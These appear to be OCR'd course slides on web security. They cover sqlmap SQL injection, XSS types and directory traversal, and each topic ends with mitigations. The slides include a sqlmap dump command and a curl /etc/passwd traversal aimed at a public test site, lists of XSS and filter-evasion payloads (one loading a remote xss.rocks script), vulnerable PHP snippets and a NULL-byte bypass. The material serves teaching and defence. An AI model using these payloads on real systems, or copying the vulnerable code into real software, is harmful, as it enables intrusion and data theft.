
Sqlmap is in progress:



Automatic SQL injection and database takeover tool

Retrieving usernames and passwords from a database using SQLmap:

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users —dump



Cross Site Scripting (XSS)

What is XSS?

Definition: Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a web security vulnerability that **allows an attacker to inject malicious scripts into trusted websites or web applications**. By **injecting malicious code**, typically in the form of JavaScript, attackers **can execute scripts in a user's browser**, enabling them to **steal sensitive information**, **impersonate users**, or **manipulate the content and behavior of web pages**.

XSS exploits a vulnerability in how user inputs are handled or sanitized by the application, **not in the browser itself**. This means the weakness lies in improper validation or escaping of user-provided data before rendering it in the browser.

What is XSS?

XSS

XSS flaws occur whenever an application takes **untrusted data** and sends it to a web browser **without proper validation** or escaping. XSS allows attackers to **execute scripts in the victim's browser** which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Types of XSS:

- Reflected XSS
- Stored XSS or Persistent XSS
- DOM-based XSS

Important Note: XSS scripts are executed on the client side, making it a **client-side attack** rather than a **server-side attack**, such as SQL injection.

What Can Be Done with XSS?

- **Steal Sensitive Information:** Capture user cookies, session tokens, or other sensitive data stored in the browser.
- **Impersonate Users:** Use stolen session data to impersonate the victim on the website.
- **Deface Web Pages:** Inject malicious content to alter the appearance or behavior of the web page.
- **Phishing Attacks:** Create fake input forms to collect sensitive user information such as passwords or credit card details.
- **Control Browser Behavior:** Execute arbitrary JavaScript code to manipulate the user's browser or device.
- **Conduct Social Engineering:** Display misleading messages or pop-ups to deceive the user into taking unintended actions.

Reflected XSS

Reflected XSS

In Reflected XSS, the attacker's payload script has to be part of the request which is sent to the web server and reflected back in such a way that the HTTP response includes the payload from the HTTP request. The most common type of XSS is Reflected XSS. Since Reflected XSS **isn't a persistent attack**, the attacker needs to deliver the payload to each victim – social networks are often conveniently used for the dissemination of Reflected XSS attacks.

Stored XSS

Stored XSS

The most damaging type of XSS is Stored (Persistent) XSS. Stored XSS attacks involves an attacker injecting a script (referred to as the payload) that is **permanently stored (persisted) on the target application (for instance within a database)**. The classic example of stored XSS is a malicious script inserted by an attacker in a comment field on a blog or in a forum post.
When a victim navigates to the affected web page in a browser, the XSS payload will be served as part of the web page (just like a legitimate comment would).

DOM-based XSS

DOM-based XSS

DOM-based XSS is an advanced type of XSS attack which is made possible when the web application's client side scripts write user provided data to the Document Object Model (DOM). The data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and executed when the data is read back from the DOM. **The most dangerous part of DOM-based XSS is that the attack is often a client-side attack, and the attacker's payload is never sent to the server**.

Key Differences: DOM-Based XSS vs Reflected XSS

DOM-based XSS

- **DOM-Based XSS:**
  - Happens entirely in the browser (client-side).
  - The server never sees the attacker's payload.
  - Uses JavaScript functions like `document.URL`, `window.location`, `document.write()`, `innerHTML`.

- **Reflected XSS:**
  - The server processes user input and reflects it back in the response.
  - Involves server-side processing.
  - The injected script is included in the HTTP response and executed when the user loads the page.

Refletced XSS Example

PHP search example:


```
<?php
// Get search results based on the query
echo "You searched for:" . $_GET["query"];
...
?>
```

Query variable is not validated or escaped properly.

Refletced XSS Example

The user entered the following input in the search field:
`<script>alert("XSS")</script>`

You searched for:



DOM-Based XSS Example

Vulnerable JavaScript:

```
<script>
  const params = new URLSearchParams(location.search);
  document.getElementById("username").innerHTML = params.get("name");
</script>
```

Why it's vulnerable?


- Extracts user input from the URL without sanitization.
- Injects it into the page using `innerHTML`.
- Allows attackers to execute JavaScript via manipulated URLs.

Example Attack:

```
https://example.com/page.html?name=<script>alert(1)</script>
```

Manual XSS Testing

Examples of Common XSS Test Vectors



XSS Payload
<script>alert(1);</script>
<img src=x onerror=alert(1)>
" onmouseover="alert(1)
<svg onload=alert(1)>
<iframe src=javascript:alert(1)>
<input onfocus=alert(1)>
%3Cscript%3Ealert(1)%3C/script%3E
<script>fetch('/sensitive');</script>

Common IDS evasion techniques

Removing the <SCRIPT>patterns is not enough

Example:

```
Remove(<SC<SCRIPT>RIPT>alert('XSS');</SCR<SCRIPT>IPT>)
```

Some other non regular strings for bypass IDS filtering:

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<iframe src=http://xss.rocks/scriptlet.html <
\";alert('XSS');//
<svg/onload=alert('XSS')>
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

Mitigation: Data Sanitization and Output Escaping

Data sanitization: Data sanitization focuses on manipulating the data to make sure it is safe by removing any unwanted bits from the data

```php
<?php
$comment = strip_tags($_POST["comment"]);
?>
```

Output Escaping : In order to protect the integrity of displayed/output data, you should escape the data when presenting it to the user. This prevents the browser from applying any unintended meaning to any special sequence of characters that may be found.

```php
<?php
echo "Searched:" . htmlspecialchars($_GET["query"]);
?>
```

Countermeasures

Countermeasures to prevent XSS attacks:

- Sanitize all incoming packets from the client.
- Filter input fields on the server side (not only on the client side).
- Never trust client-side input parameters.
- Validate both input and output data.
- Use a whitelist of allowed characters whenever possible.
- Escape special characters in HTML, JavaScript, and URLs before rendering.
- Use modern frameworks with built-in XSS protection (e.g., React, Angular).
- Implement Content Security Policy (CSP) headers to restrict executable content.
- Disable inline JavaScript execution using CSP and other security headers.
- Regularly update and patch web applications to address known vulnerabilities.
- Ensure cookies are marked as ‘HttpOnly‘, ‘Secure‘, and ‘SameSite‘ where applicable.
- Minimize use of ‘eval()‘ or similar functions that execute arbitrary code.
- Educate developers about secure coding practices.
- Leverage web application firewalls (WAFs) to detect and block malicious requests.

Directory Traversal

What is Directory Traversal?

Definition: Directory Traversal

Directory Traversal (also known as Path Traversal) is a web security vulnerability that **allows an attacker to access files or directories outside the intended scope of a web application**. By **manipulating file paths** in user input, attackers can **access sensitive files** on the server, such as `/etc/passwd` or application configuration files.

Directory Traversal exploits a vulnerability in how the application processes file paths, typically by failing to **properly validate or sanitize user-supplied inputs**. This can lead to unauthorized access to files and directories that should not be exposed.

Example of a vulnerable PHP code

Consider the following example of a **vulnerable** PHP code snippet:

vulnerable.php source code:

```
<?php
$template = 'template.php';
if (isset($_COOKIE['TEMPLATE']))
    $template = $_COOKIE['TEMPLATE'];
include ("/templates/" . $template);
?>
```

The following HTTP request could be used to attack the system:

Attack payload:

GET /vulnerable.php HTTP/1.0
Cookie: **TEMPLATE=../../../../../etc/passwd**

Example of a vulnerable PHP code

Server Response:

Response from the webserver:


```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache
```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

Directory traversal on testphp.vulnweb.com

Accessing sensitive files from the testphp.vulnweb.com server:

curl http://testphp.vulnweb.com/showimage.php?file=../../etc/passwd



Bypass technique: NULL (%00) character

Developers sometimes attempt to mitigate directory traversal attacks by **explicitly defining a hardcoded**, predefined file extension to append to the file path. However, if not implemented correctly, this approach may fail to effectively restrict access to files with only that specific extension. In PHP, **the %00 (NULL byte, which signifies the end of a string)** can be used to bypass and ignore anything appended after the `$_GET` parameter. In this example, the validation should ensure that only HTML files are allowed:

test.php source code:

```
<?php include($_GET['file'] . '.html'); ?>
```

The following HTTP request could be used to bypass the restriction:

GET /test.php?file=**../../../etc/passwd%00** HTTP/1.0

Mitigations against directory traversal

- Restrict the access for files outside the document root

```
<Directory />
Order Deny, Allow
Deny from all
Options none
AllowOverride none
</Directory>
<Directory www>
Order Allow, Deny
Allow from all
Options -Indexes
</Directory>
```

The Options -Indexes line in the (Directory www) section disables directory browsing, securing the server from directory-traversal attacks.

Mitigations against directory traversal

- The application should use a predefined list of permissible file types, and reject any request for a different type.
- Any request containing path-traversal sequences should be logged as an attempted security breach, generating an alert to an administrator.
- realpath() and basename() are two functions PHP provides to help avoid directory-traversal attacks. realpath() translates any . or .. in a path, resulting in the correct absolute path for a file.

```
$username = basename(realpath($_GET['user']));
$filename = "/home/users/$username";
readfile($filename);
```

General Countermeasures against Directory Traversal

Countermeasures to prevent Directory Traversal attacks:

- Validate and sanitize all user inputs, particularly file paths, on the server side.
- Restrict user input to only allow specific, predefined file paths or filenames.
- Use a whitelist of allowed file extensions and reject anything outside this list.
- Avoid using user input directly in file system operations (e.g., ‘include‘, ‘require‘, ‘fopen‘).
- Use realpath() or equivalent functions to resolve and verify canonical file paths before accessing them.
- Implement file access controls and permissions to limit access to sensitive directories.
- Ensure proper error handling to prevent exposing sensitive information in error messages.
- Disable directory listing on the server to prevent unauthorized directory access.
- Isolate sensitive files and directories outside of the web server’s document root.
- Monitor and log file access operations for suspicious behavior.
- Educate developers and administrators about secure coding and server configuration practices.